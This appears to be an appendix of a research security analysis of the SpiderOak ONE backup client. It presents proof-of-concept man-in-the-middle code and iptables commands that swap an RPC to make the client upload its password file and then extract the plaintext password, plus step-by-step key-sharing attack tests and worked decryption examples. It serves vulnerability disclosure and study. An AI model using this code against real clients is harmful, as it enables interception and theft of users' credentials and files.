`@ensure_return` is a decorator which simply makes sure `f` returns something. Note that `f` does not have a return statement; the `@ensure_return` decorator will make sure `data` is returned when `f` exists, making `f` idempotent. This is done mostly to avoid annoying bugs, and to ensure our MitM application does not crash because of e.g., an exception (since `@ensure_return` also catches those).

```
server sending:
[[b'pb', b'none']]
-------------------------------
client sending:
[b'pb']
-------------------------------
client sending:
[['version', 6],
 ['message',
  1,
  b'root',
  'login',
  1,
  ['tuple', [b'unicode', b'u_spideroak_auto_211727@2']],
  ['dictionary']]]
-------------------------------
server sending:
[['version', 6]]
```

Figure A.9: Pretty printing example. Shows the initialization of the PB protocol.

Implementing the attack from subsection 6.1.3 then consisted of writing a suitable configuration file and some functions in the manner shown.

A.5 proof-of-concept subsection 6.1.3

We will show a proof-of-concept which uses the `remote_push_app_log` procedure (PoCs for the other procedures are similar). We will use three functions. For both the client and server we use the `named_printer` from the previous section. For the server, we use a function `substitute_rpc_with_other` which takes three inputs, p_1, p_2 and l, and outputs a function F which does the following: On input D some data, if D corresponds to a RPC $p_1(x)$ for some input x. Compute a new RPC $p_2(y_0, \ldots, y_n)$ for items y_i in l and return this instead. For the client, we use a function `parse_message_with_password_file` which does what the name implies: when the client returns the file containing the user's password, extract the password and print it. The configuration file can be seen in Figure A.10.

```
{"server->client" :
 [{ "name" : "substitute_rpc_with_other",
    "args" : ["query_client_current_time", "push_app_log",
               ["tss_external_blocks_pandora_sqliite_database/00000003"]]},
 { "name" : "named_printer",
   "args" : ["server"]} ],

 "client->server" :
 [{"name": "named_printer",
   "args": ["client"]},
  {"name" : "parse_message_with_password_file",
   "args" : ["push_log_slice"]}]}
```

Figure A.10: Configuration file for attack 3.

The implementation of `substitute_rpc_with_other` can be seen in Listing A.7 and the implementation of `parse_message_with_password_file` can be seen in Listing A.8. The function will look for the attribute `answer_num` which indicates that the MitM application have substituted our procedure call in. If present, the function then looks for a procedure call (that the client makes on the server) with the name `'push_log_slice'` and extracts the password file from the second argument.[2]

The server was run with the command in Figure A.11

```
$ python3.6 main.py 38.121.104.91 443 0.0.0.0 8443 \
     -ssl ../cert.pem ../key.pem \
     -transfuns ../transforms/push_app_log.json
```

Figure A.11: Server startup command.

`38.121.104.91 443` is the IP and port of the remote SpiderOak server, while `0.0.0.0 8443` indicates that we listen on connections incoming on port 8443 (the non-standard port is the result of routing with iptables). The `-ssl` switch and its arguments determine what key and certificate we should use. (And

[2]This behaviour is due to the procedure we subbed in. If we instead used the procedure `push_app_log_no_wait` we would have to extract the password from the clients reply.

their content does not matter since the client does not check the certificate anyways cf. section A.2.) The `-transfuns` and its argument states that the configuration file in Figure A.10 should be used.

Routing traffic. In order to intercept traffic coming from the client, we used iptables[3] and IP forwarding. Roughly speaking, the client will sit on a closed network together with the server. We (the server) then route traffic to the wide area network, making sure to capture and process data incoming on specific ports (443 in this case).

```
+-----------------------------------+
|         local area network        |      wide area network
|                                   |
|  +--------+    1     +--------+      2     +-----------+
|  |        | -------> |        | -------> |           |
|  | client |    3     | server |      4     | SpiderOak |
|  |        | <------- |        | <------- |           |
|  +--------+          +--------+          +-----------+
|                                   |
+-----------------------------------+
```

The commands in Figure A.12 can accomplish this on a GNU/Linux system where the client and server are both VirtualBox virtual machines, attached to the same virtual network using the Host-only Adapter setting. The server is also attached to a NAT adapter, and finally, the client will use the server's IP as the default gateway, so all client traffic gets sent to the server.

```
# sysctl -w net.ipv4.ip_forward=1
# iptables -t nat -F
# iptables -t nat -A POSTROUTING --out-interface eth0 -j MASQUERADE
# iptables -A FORWARD --in-interface eth0 -j ACCEPT
# iptables -t nat -A PREROUTING -p tcp --dport 443 \
     -j REDIRECT --to-ports 8443
```

Figure A.12: IPtables and forwarding commands.

The first command turns on IP forwarding. The next flushes any NAT (network address translation) rules. The next two commands effectively creates the connection 1 and 2, and 4 and 3 in the diagram above. The last command will redirect any TCP data received on port 443 to port 8443 (that is, make it look like it arrived on port 8443). Hence the reason port 8443 is used in Figure A.11.

Result. See Figure A.13. Some omissions for brevity (indicated by `...`). We omit the actual password file because the it is rather large (34kB).

[3] `http://www.netfilter.org/projects/iptables/index.html`

```python
def substitute_rpc_with_other(orig, new, args):
  """Substitutes a RPC to ‘orig‘ to one for new. E.g., if the
  server issues:

  callRemote('orig', 1, 2)

  on the client then this function transforms that into

  callRemote('new', *args)
  """

  enc = util.BananaEncoder()

  # silly, but needed. Otherwise util.encode crashes
  orig = str_to_bytes(orig)
  new = str_to_bytes(new)

  # ensure strings in args are of type bytes
  args = [str_to_bytes(arg) for arg in args]

  @ensure_return
  def f(obj, data):
    enc.decode(data)
    if len(enc.stack2):
      items = enc.stack2
      enc.stack2 = []
      for i, item in enumerate(items):
        if util.is_message(item):
          rpc_name = util.get_rpc_name(item)
          if rpc_name == orig:
            # reuse remote reference and msg num
            rpc = util.make_message(item[1], item[2],
                                    new, args)
            # ftso. being able to parse the reply
            obj.answer_num = item[1]
            items[i] = rpc
            print(f'Substituted call\noriginal:{item}\nnew:{rpc}')
            return util.encode(items)
  return f
```

Listing A.7: Substitute one procedure call for another

```
def pprint_password(data):
  l = struct.unpack('>L', data[:4])[0]
  c = zlib.decompress(data[4:4+l])
  stuff = serial.loads(c)
  if 'password_plain' in stuff:
    print('================================')
    print('Extracted password:', stuff['password_plain'])
    print('================================')
  else:
    print('No password in:', stuff)
    print('Too bad :-(')

def parse_message_with_password_file(rpc_name):
  """Parses a message call with the password file. Assumes it's
  placed in the second argument in the argument list.
  """
  enc = util.BananaEncoder()

  rpc_name = str_to_bytes(rpc_name)

  @ensure_return
  def f(obj, data):
    if not hasattr(obj, 'answer_num'):
      return data # nothing to do yet
    enc.decode(data)
      if len(enc.stack2):
        items = enc.stack2
        enc.stack2 = []
        cands = (it for it in items if util.is_message(it))
        for item in cands:
          n = util.get_rpc_name(item)
          if n == rpc_name:
            data = item[5][2]
            pprint_password(data)
  return f
```

Listing A.8: Extract and print the user's password.

```
server sending:
[[b'pb', b'none']]
-------------------------------
client sending:
[b'pb']
-------------------------------
...
Substituted call
original:['message',
          18, 1,
          b'query_client_current_time', 1, ['tuple'], ['dictionary']]
new:['message', 18, 1, b'push_app_log', 1,
     ['tuple',
      b'tss_external_blocks_pandora_sqliite_database/00000003'],
     ['dictionary']]
server sending:
[['message', 17, 1, b'what_shares_do_you_have', 1, ['tuple'], ['dictionary']],
 ['message',
  18,
  1,
  b'push_app_log',
  1,
  ['tuple', b'tss_external_blocks_pandora_sqliite_database/00000003'],
  ['dictionary']]]
-------------------------------
...
-------------------------------
client sending:
[['message',
  5,
  2,
  b'push_log_slice',
  1,
  ['tuple',
   0,
   Password file goes here
   b'tss_external_blocks_pandora_sqliite_database/00000003'],
  ['dictionary']]]
-------------------------------
===============================
Extracted password: secret123
===============================
```

Figure A.13: Attack 3. The placement of the password file highlighted in red.

```
{"client_info":
 {"client_py_sys_platform": "linux2",
  "client_platform_win32_ver": ["", "", "", ""],
  "client_run_session_id":
   "7a6c0755f4394fb7a5e9d247ff79e7c32ea8a36a7a187974fd6c1302e74170f9",
  "client_linux_distribution": ["debian", "8.7", ""],
  "client_platform_mac_ver": ["", ["", "", ""], ""],
  "client_capabilities":
   {"get_locale": 1,
    "query_revision_dict": 1,
    "kill_switch": 1,
    "notify_set_brand_info": 1,
    "get_raf_host_info": 1,
    "mind": 1,
    "reinstall_flag": 1,
    "update_to_uri": 1,
    "capabilities": 1,
    "xact_dist_preview": 1,
    "check_update_privs": 1,
    "scaling_nvb_match_buffer": 1,
    "query_client_current_time": 1,
    "platform_ver_info": 1,
    "set_lan_sync_keys": 1,
    "startup_mode": 1,
    "queue_purge_expired_versions": 1,
    "client_message_api": 1,
    "runtime_session": 1,
    "queue_purge_deleted_items": 1,
    "rsa_key_upgrade": 1,
    "remote_set_email": 1,
    "receive_compressed_xact_dist": 1,
    "get_windows_version_details": 2
    },
  "client_platform_uname":
   ["Linux", "debian-so-client", "3.16.0-4-amd64",
    "#1 SMP Debian 3.16.39-1 (2016-12-30)", "x86_64", ""],
  "client_revision":
   {"timestamp": 1467896261,
    "version": "6.1.5",
    "git_revision": "488fb710bf564097380dbe75ac50b398099e1a66",
    "revision": 10160
   },
  "client_py_os_name": "posix",
  "client_startup_time": 1493578680
 }
}
```

Figure A.14: Client information.

A.6 Proof of concept subsection 6.2.1

The proof of concept we will describe here is somewhat informal and consists mostly of just presenting a step-by-step approach for testing the attack.

Setup. We used our analysis machine. That is, the SpiderOak ONE client (version 6.1.5) running in a Windows XP virtual machine.

For the sake of obtaining some of the values needed (specifically, we need the master IV *miv* in order to create the correct IVs for decryption), we first execute a login which was done by registering a new device and extracting the needed values from *keylist*.

Scenario 1.

1. Create a folder D
2. Add a file f_1 and verify that it is transmitted (in encrypted form) to SpiderOak by inspecting the data the client transmits. In addition, we verify that the (encrypted) directory key dk_D^* is sent.
3. Share D and verify that the transmitted (now decrypted) directory key dk_D can be used to decrypt f_1. See B for how this can be done
4. Instruct the client to stop sharing D.
5. Add another file f_2, extract its encryption from what the client sends and verify that it too can be decrypted using dk_D

Scenario 2.

1. Create a folder D and add two files f_p and f_s.
2. Verify (as before) that a key dk_D^*, and the encryptions of f_p and f_s are sent (and store the latter value).
3. Remove f_s from D
4. Instruct the client to share D and record the key dk_D that is transmitted
5. Verify that dk_D can be used to decrypt f_s (which as this point is not located in the physical directory D).

Appendix B

Example Data

The following appendix walks through the decryption process of a versionfile, blockfile and journalfile, in order to show both what the different types of encrypted files looks like, but also to give some measure of concrete validation to the descriptions provided in section 5.2.

B.1 Example Keys

We need two values in order to do decryption: The master IV *miv* and the journalkey *jk*. We will not be presenting examples of the key encryption process, so *jk* is presented in its decrypted form. We will use base64 to represent binary data.

```
1RX5Y6Abxl4N+OugZztJC3hF2AgaHe+NQEPzV0Ek0raOuMrDLyUQI1BmOHZ5c2ZwBT8mpE
0pvovjruO6Ll9SKYAXalXcImlZR94bI5Zlli8HPxmHZKmOi4gTqjOnkCL+mB1eECVU57fu
BSxhTbOfYJsCreNCHeOWtT0UOBAi0ToDzef6FVNNBvOMCUuoLjJr5D4Hlbu2kgf3DGUoEE
zrwCUHq0lZDBFoATXXFRYWdbnwgS2DnBhCWlZbbviNm63Iiv3wrT+EPlk8WX3bf1OU64tU
3DIm4lI2DQcYggMxjsCVB1IwsQq6i8Q7Y5OWcTICgcCbybcjpaOOE3HwXp1UC88C7C8LQo
cXEgCEzS93oREFtzEpKihcowfPokBVQK5pB0FUIF0EySD+1zlTaDUJKvIvTuOfDFRWA54T
ssOrfmdtDGCLU+lPNCwRtHB9JfkGqNvbnCVsHRjJJY75kFSlwlowrMU8OfLgkU5Wgp98BY
3EnSus7vyfC9BefITsJ02IoKap4bHk6Nz+Lg/Ar+BpG71p/oKcFcGJUtnVELiyYOaizH0m
TDpHb23hdurkXUG37MCQf7yz8ve7nDs+HX7503eo5JljpBvsQqwe0kXM3VMkg8y2YQeOny
p9j1GHUK+r2oS86v2z24zds/zEIvfvtVeuYUaQXV+vvirMbNVNwpw=
```

Figure B.1: master IV *miv*

```
nSBty44Itpt+Nz9Gp8U7LhuUc1Gy78yIrzKLjIMzFNU=
```

Figure B.2: journalkey *jk* (decrypted)

B.2 Example 1: Version File

```
cNiUsaUzpdAX1Uu2A3XaLS/Oq/Hv01wTB9fSPez2+p0AiMU+6AgCwRqPrLEhiXaJHY7GaM
+a2FyTrQubcdeWPUrPQW/GTf9PZr6y7v5rvaqM8IoM5JaTlzH/REQqM0hoMU72u+z48CQD
O9ZbY+29hc0sQd2zBntZqHxkZTzFxReHJwskq+ojm/ome0bTGOYRNw9Q7IlcoQxg14id7A
NX9PT3KhMjJsd/Jl/GoEuGbDNfc8PNVCyI53+I8u0LBx+/A5t/5ffrTCBjMOckf8W03HA6
yA9RujXYwVOQ5a0deXVCjYeEotLtPcGbJuwKtsm0rLZ8X2SN/LEQ1j8G
```

Figure B.3: Encrypted version file

The name of the versionfile in Figure B.3 was `1318660-1-1013`, the associated journal was named `1318660-1-1007.jrn` and as mentioned, this means the directory key is named `1318660-1-1007.key`. Let dk^* denote this encrypted directory key (shown in Figure B.4). To obtain dk (i.e., the decryption of dk') perform the computations in (B.1) and (B.2) (i.e., equations (5.8) and (5.9))

$$\begin{aligned} iv &\leftarrow \text{SHA256}(miv \mid\mid \text{“journal”} \mid\mid \text{“1318660-1-1007.key”})_{0:16} && \text{(B.1)} \\ dk &\leftarrow \text{Dec}^8_{jk}(iv, dk^*). && \text{(B.2)} \end{aligned}$$

```
7Dk4aMBcQDIUmOJr+NcXhOg712cck4TAEhJ7d0zfZ7w=
O3SY8ME1IuRYrRJLziUVDrgIS9ZSVvpIxEJwCKMw/iE=
```

Figure B.4: directory key for `1318660-1-1007`. Top is encrypted, bottom is decrypted.

Let c denote the content of Figure B.3. Recall that the encrypted key evk is stored in the first 32 bytes of c. To obtain vk, do the computations in (B.3) and (B.4) which should result in the value in Figure B.5

$$\begin{aligned} iv &\leftarrow \text{SHA256}(\text{“version”} \mid\mid \text{“1318660-1-1013”} \mid\mid miv)_{0:16} && \text{(B.3)} \\ vk &\leftarrow \text{Dec}^8_{dk}(iv, c_{0:256}) && \text{(B.4)} \end{aligned}$$

```
YicvzXt6+j0nGo09WKDLcziOHVfUXYbGBQpB0IqGDrI=
```

Figure B.5: vk

Finally, using the iv in (B.3) and the key in Figure B.5 we can decrypt the versionfile. Compute the versionfile data $data$ as

$$data \leftarrow \text{Dec}^8_{vk}(iv, c_{256:|c|}).$$

A hexdump of $data$ shown in Figure B.6. Note the red text which shows the header length, and the bytes `78 da` which indicates the start of `zlib` compressed data. The (pretty printed) data, after decompression, can be viewed in Figure B.7.

```
00000000  00 00 00 d8 78 da 95 4f  3b 6e c3 30 0c dd 5f ee  |....x..O;n.0.._.|
00000010  52 e8 63 cb ce 1d 8a a2  9f 03 04 aa a5 81 a8 1c  |R.c.............|
00000020  27 94 65 a0 ed d6 d3 64  cc 19 7a 91 4e 5d 73 86  |'.e....d..z.N]s.|
00000030  52 c9 d6 66 e9 40 82 ef  81 ef 3d 72 88 1c 7d d2  |R..f.@....=r..}.|
00000040  58 23 d0 30 5f 5a a2 fc  67 ba f7 db 30 b1 bf 79  |X#.0_Z..g...0..y|
00000050  8a fb 5a 77 65 bc 46 cd  65 97 22 2c b8 03 29 a4  |..Zwe.F.e.",..).|
00000060  b6 bb ad c0 21 eb 16 bb  cb fa 66 89 bc d9 96 91  |....!.....f.....|
00000070  8d b0 0e 0b f1 5c 7c 7a  4e d3 f0 52 d3 2a f7 7a  |.....\|zN..R.*.z|
00000080  3a ae bf 27 b3 7a fc 34  5f 1f 0f ef 87 df ea 31  |:..'.z.4_......1|
00000090  b4 16 a4 95 b6 c8 16 e2  45 da ea de 39 85 dc a1  |........E...9...|
000000a0  64 d9 a0 40 1a 59 7e 8a  0b 0d 51 a0 06 5b 34 e0  |d..@.Y~...Q..[4.|
000000b0  06 d9 e1 1c 96 af 26 59  88 39 b9 be 37 ae 51 ae  |......&Y.9..7.Q.|
000000c0  ab 86 3e a4 c8 d6 9c 9f  c9 a2 a7 b7 28 6e 3d fe  |..>.........(n=.|
000000d0  7b 02 8b aa 05 2b fc 00  4d 6d 77 1a              |{....+..Mmw.|
```

Figure B.6: hexdump of decrypted versionfile

```
{
   "pandora_ver_num" : "<SeqNum.SeqNum instance with value 1318660-1-1013>",
   "pandora_ver_md5" : "y\xee\xb09\xe5o2\x0bR\xc22\xdf\x82Q{\xa8",
   "virtualblocklist" : [
      {
         "size" : 57,
         "adler32" : 688264067,
         "md5" : "y\xee\xb09\xe5o2\x0bR\xc22\xdf\x82Q{\xa8",

         "blocks" : [
            [
               "<SeqNum.SeqNum instance with value 1318660-1-1013>",
               0,
               57
            ]
         ]
      }
   ]
}
```

Figure B.7: Decompressed and pretty printed content of the versionfile

B.3 Example 2: Block File

Looking at Figure B.7, we can also decrypt the (single) blockfile corresponding to the versionfile in the previous section. Let c be the data in Figure B.8 and compute (like before) an IV and a key bk as

$$iv \leftarrow \text{SHA256}(\text{“block”} \,||\, \text{“1318660-1-1013”} \,||\, miv)_{0:16} \tag{B.5}$$

$$bk \leftarrow \text{Dec}^{8}_{dk}(iv, c_{0:256}). \tag{B.6}$$

Notice that $bk = vk$, since we only have one block. Compute the decryption *data* of c as

$$data \leftarrow \text{Dec}^{128}_{bk}(iv, c_{256:|c|}).$$

```
pPSWO+dB+0BiVPB86EBDkP2nSgJIpXdhtM79+O3ra87hrGwfpdi35gViNQHDWqBZV8BOV6
Pcvz5R524CNVnSoc9jx7bFWDBMHe7s/ZCHtaMijZxFGafXD+9ELLJtSvEg31ddGn+FlBWA
rXmjthnIYcgiuOtDQNmmbaHutee/QLX9qT8ODtI+s6YJh9PxIgsuGdbnlhlhJ+WZuE+WhR
YlramEL8oMzV0MFR8UCJ3UTMhRFGJxh86DmBQVj763Lyx1Yyy1QQ53pppmgOmpWpKWdZhQ
DHAYquWfN0Y/WuWrVXoNmlAuZd+9E0R07aW+m2+pVIIF6g0DrBZu27PqMkFzeY35eK02h5
o98jHg78QWYZYaKktKmzGoYnC3ahE1IlDuGGFQAUGasyRC2Xx6TtdwCQ==
```

Figure B.8: Encrypted blockfile

A hexdump of *data* can be seen in Figure B.9. It contains a length field (shown in red) and a header (whose length is determined by the length filed). Notice the bytes `0x78 0xDA` which indicates zlib compressed data. Then comes the actual data (also compressed, shown in blue) and X.923 padding (shown in green). The content of the header can be seen in Figure B.10 and the actual file content in Figure B.11.

```
00000000  00 00 00 c0 78 da 25 8e  cd 4d 03 31 14 84 ef 43  |....x.%..M.1...C|
00000010  2f 68 9f 9d 78 37 3d 20  c4 4f 01 96 63 bf 83 85  |/h..x7= .O..c...|
00000020  77 1d de 5b 47 22 dc a8  86 23 35 d0 08 27 ae d4  |w..[G"...#5..'..|
00000030  80 57 39 cc 48 a3 6f a4  99 c8 c2 a1 10 2c 52 8e  |.W9.H.o......,R.|
00000040  eb d5 1e c2 92 aa 84 db  67 7e dd 74 df 66 38 94  |........g~.t.f8.|
00000050  fd 78 07 dd 41 f3 85 b3  9b 26 e3 76 83 1b a1 23  |.x..A....&.v...#|
00000060  42 2a 2c d6 74 76 29 f9  a8 44 88 75 3e 09 ab e6  |B*,.tv)..D.u>...|
00000070  ba 64 82 d2 84 14 d6 e0  75 95 16 d7 26 ec cf 2c  |.d......u...&..,|
00000080  62 3a 18 71 ba 6e f9 63  a9 f1 c5 2f 6d 56 72 78  |b:.q.n.c.../mVrx|
00000090  fb fb 3a fc 56 73 f3 f4  6d 7e 3e 1e df 3f d5 62  |..:.Vs..m~>..?.b|
000000a0  4e 7b 8b 4c 03 59 f4 d4  7b 99 2c 4d ce 0d db 83  |N{.L.Y..{.,M....|
000000b0  a6 2c 3e a7 6d eb 80 c4  e7 1c b9 47 21 c8 80 7f  |.,>.m......G!...|
000000c0  62 30 49 b4 78 5e 8b 4c  2d 51 70 cc cb 2f c9 48  |b0I.x^.L-Qp../.H|
000000d0  2d 52 08 49 ad 28 51 70  cb cc 49 d5 e3 e5 e2 e5  |-R.I.(Qp..I.....|
000000e0  0a cf a8 54 48 c9 4f 2d  56 48 2d 4b 2d aa 2c c9  |...TH.O-VH-K-.,.|
000000f0  c8 cc 4b 57 48 07 aa 2e  ce 48 2c 4a 4d b1 07 00  |..KWH....H,JM...|
00000100  29 06 13 83 00 00 00 00  00 00 00 00 00 00 00 0c  |)...............|
00000110
```

Figure B.9: Hexdump of decrypted block file

```
{ 'adler32': 688264067,
  'compression': 'zlib',
  'data_structure_ver': 1,
  'md5': 'y\xee\xb09\xe5o2\x0bR\xc22\xdf\x82Q{\xa8',
  'pandora_block_num': <SeqNum.SeqNum instance with value 1318660-1-1013>,
  'size': 57L
}
```

Figure B.10: Header

```
Yet Another Text File.\r\n\r\nWhy does everything get shared?
```

Figure B.11: Blockfile content.

B.4 Example 3: Journal file

```
AAAAIwAAATeLiJjE7RJBOFD99YL9R0S2/OWBZFCnoWVGj4BPQ3pOYRiFqkMZ50okSdgdoc
Hh15riel9pgQU4BPa0mJq6D4U3UWKxCL9dB86xsKyJV9DSVYnejO2okI7Tlrh+8ObYF9Jf
b7Zk+Yk/1dwRq0VsV0tr6KoJfxNBp57OfNjVFeO/hTFP2/ScPYyQERiItm2EYGMLHGFnId
vvFWPR7Pu/lUmsiCDa2P2oVICAX3dAGKHvJvFQl/yhoH1JMNEdi5m8fl9xyh/wUltIA1vo
Kca1g2/kpRhjI+9Cex3Q+5sPJGPIf5WuIoF600V1p2Sn4mNBgS64r4qgXog0ZljPC4OTg2
4dEVA5LtxCWLuDaKr4L0cmy364AxGn15oLYTUmGq7DzxndtdRGrcM5R4fGoLD8krwHvS7k
pY8WGA==
```

Figure B.12: Encrypted journal file

Next we will consider the associated journalfile `1318660-1-1007.jrn` shown in its encrypted form in Figure B.12. A hexdump of this file can be seen in Figure B.13 and take note of both rn (part in green) and rs (part in blue).

```
00000000  00 00 00 23 00 00 01 37  8b 88 98 c4 ed 12 41 38  |...#...7......A8|
00000010  50 fd f5 82 fd 47 44 b6  fc e5 81 64 50 a7 a1 65  |P....GD....dP..e|
00000020  46 8f 80 4f 43 7a 4e 61  18 85 aa 43 19 e7 4a 24  |F..OCzNa...C..J$|
00000030  49 d8 1d a1 c1 e1 d7 9a  e2 7a 5f 69 81 05 38 04  |I........z_i..8.|
00000040  f6 b4 98 9a ba 0f 85 37  51 62 b1 08 bf 5d 07 ce  |.......7Qb...]..|
00000050  b1 b0 ac 89 57 d0 d2 55  89 de 8c ed a8 90 8e d3  |....W..U........|
00000060  96 b8 7e f0 e6 d8 17 d2  5f 6f b6 64 f9 89 3f d5  |..~....._o.d..?.|
00000070  dc 11 ab 45 6c 57 4b 6b  e8 aa 09 7f 13 41 a7 9e  |...ElWKk.....A..|
00000080  ce 7c d8 d5 15 e3 bf 85  31 4f db f4 9c 3d 8c 90  |.|......1O...=..|
00000090  11 18 88 b6 6d 84 60 63  0b 1c 61 67 21 db ef 15  |....m.‘c..ag!...|
000000a0  63 d1 ec fb bf 95 49 ac  88 20 da d8 fd a8 54 80  |c.....I.. ....T.|
000000b0  80 5f 77 40 18 a1 ef 26  f1 50 97 fc a1 a0 7d 49  |._w@...&.P....}I|
000000c0  30 d1 1d 8b 99 bc 7e 5f  71 ca 1f f0 52 5b 48 03  |0.....~_q...R[H.|
000000d0  5b e8 29 c6 b5 83 6f e4  a5 18 63 23 ef 42 7b 1d  |[.)...o...c#.B{.|
000000e0  d0 fb 9b 0f 24 63 c8 7f  95 ae 22 81 7a d3 45 75  |....$c....".z.Eu|
000000f0  a7 64 a7 e2 63 41 81 2e  b8 af 8a a0 5e 88 34 66  |.d..cA......^.4f|
00000100  58 cf 0b 83 93 83 6e 1d  11 50 39 2e dc 42 58 bb  |X.....n..P9..BX.|
00000110  83 68 aa f8 2f 47 26 cb  7e b8 03 11 a7 d7 9a 0b  |.h../G&.~.......|
00000120  61 35 26 1a ae c3 cf 19  dd b5 d4 46 ad c3 39 47  |a5&........F..9G|
00000130  87 c6 a0 b0 fc 92 bc 07  bd 2e e4 a5 8f 16 18     |...............|
```

Figure B.13: Hexdump of a journal file

In order to decrypt, we need an IV (the key was provided in Figure B.2) computed as

$$iv \leftarrow \text{SHA256}(miv \mid\mid \text{“0x00000023”})_{0:16}$$

Where “0x00000023” is the hex-string corresponding to the integer 35 (the record number rn). Compute $data$ — the decryption of c — as

$$data \leftarrow \text{Dec}^{8}_{dk}(iv, c_{64:64+2488})$$

where $2488 = 311 \times 8$ is the record size (in bits, 311 is “0x137” in hex). $data$ (cf. Figure B.14) consists of three parts: A header (shown in red), a key (shown in blue) and a serialized body (everything else).

```
00000000  58 bd 3a d9 00 08 00 00  01 24 07 79 61 74 66 2e  |X.:......$.yatf.|
00000010  74 78 74 63 65 72 65 61  6c 31 0a 33 0a 64 69 63  |txtcereal1.3.dic|
00000020  74 0a 64 69 63 74 0a 50  61 6e 64 6f 72 61 2e 53  |t.dict.Pandora.S|
00000030  65 71 2e 53 65 71 4e 75  6d 0a 31 31 0a 69 30 0a  |eq.SeqNum.11.i0.|
00000040  73 33 0a 75 69 64 6c 31  34 38 38 37 39 36 32 39  |s3.uidl148879629|
00000050  35 4c 0a 73 35 0a 63 74  69 6d 65 75 38 0a 79 61  |5L.s5.ctimeu8.ya|
00000060  74 66 2e 74 78 74 73 38  0a 66 69 6c 65 6e 61 6d  |tf.txts8.filenam|
00000070  65 69 30 0a 73 35 0a 6e  6c 69 6e 6b 69 30 0a 73  |ei0.s5.nlinki0.s|
00000080  33 0a 67 69 64 69 33 33  32 30 36 0a 73 34 0a 6d  |3.gidi33206.s4.m|
00000090  6f 64 65 6c 31 34 38 38  37 39 36 33 31 31 4c 0a  |odel1488796311L.|
000000a0  73 35 0a 6d 74 69 6d 65  73 34 0a 66 69 6c 65 73  |s5.mtimes4.files|
000000b0  37 0a 6f 62 6a 74 79 70  65 72 32 0a 73 31 35 0a  |7.objtyper2.s15.|
000000c0  70 61 6e 64 6f 72 61 5f  76 65 72 5f 6e 75 6d 73  |pandora_ver_nums|
000000d0  31 36 0a 79 ee b0 39 e5  6f 32 0b 52 c2 32 df 82  |16.y..9.o2.R.2..|
000000e0  51 7b a8 73 31 35 0a 70  61 6e 64 6f 72 61 5f 76  |Q{.s15.pandora_v|
000000f0  65 72 5f 6d 64 35 69 35  37 0a 73 34 0a 73 69 7a  |er_md5i57.s4.siz|
00000100  65 33 0a 69 31 30 31 33  0a 73 33 0a 6e 75 6d 69  |e3.i1013.s3.numi|
00000110  31 33 31 38 36 36 30 0a  73 37 0a 75 73 65 72 5f  |1318660.s7.user_|
00000120  69 64 69 31 0a 73 39 0a  64 65 76 69 63 65 5f 69  |idi1.s9.device_i|
00000130  64 72 31 0a 72 30 0a                              |dr1.r0.|
00000137
```

Figure B.14: Decrypted journalfile header.

The header has the format shown in Figure B.15. *time stamp* is a unix timestamp (4 bytes), *key len* is the length of the associated key (2 bytes), *record len* is length of the serialized body (4 bytes) and *type* is a typebyte (1 byte), indicating the action the journal entry is associated with.

time stamp	key len	record len	type

Figure B.15: journalfile header format

The concrete content of the journalfile header we are dealing with is

Time stamp is "0x58bd3ad9" or 1488796377 in decimal, which corresponds to 06 of March 2017 at 10:32am (UTC).

Key len is 8. Notice that this matches the length of the key (part in blue) as it is `yatf.txt`.

Record len is "0x00000124" or 292. Notice that this matches, as $311 - (4 + 2 + 4 + 1 + 8) = 292$.

Type a single byte, in this case 7, which indicates that this journalfile entry is a *move out* entry.

Finally, the content of the journalfile entry can be seen in Figure B.16. Note that the hash `pandora_ver_md5` is the same as the hash in both Figure B.10 and Figure B.7 as all concern the same physical file.

```
{ 'uid': 0,
  'filename': u'yatf.txt',
  'nlink': 0,
  'gid': 0,
  'mode': 33206,
  'mtime': 1488796311L,
  'objtype': 'file',
  'pandora_ver_num': <SeqNum.SeqNum instance with value 1318660-1-1013>,
  'pandora_ver_md5': 'y\xee\xb09\xe5o2\x0bR\xc22\xdf\x82Q{\xa8',
  'size': 57,
  'ctime': 1488796295L
}
```

Figure B.16: Deserialized journalfile entry.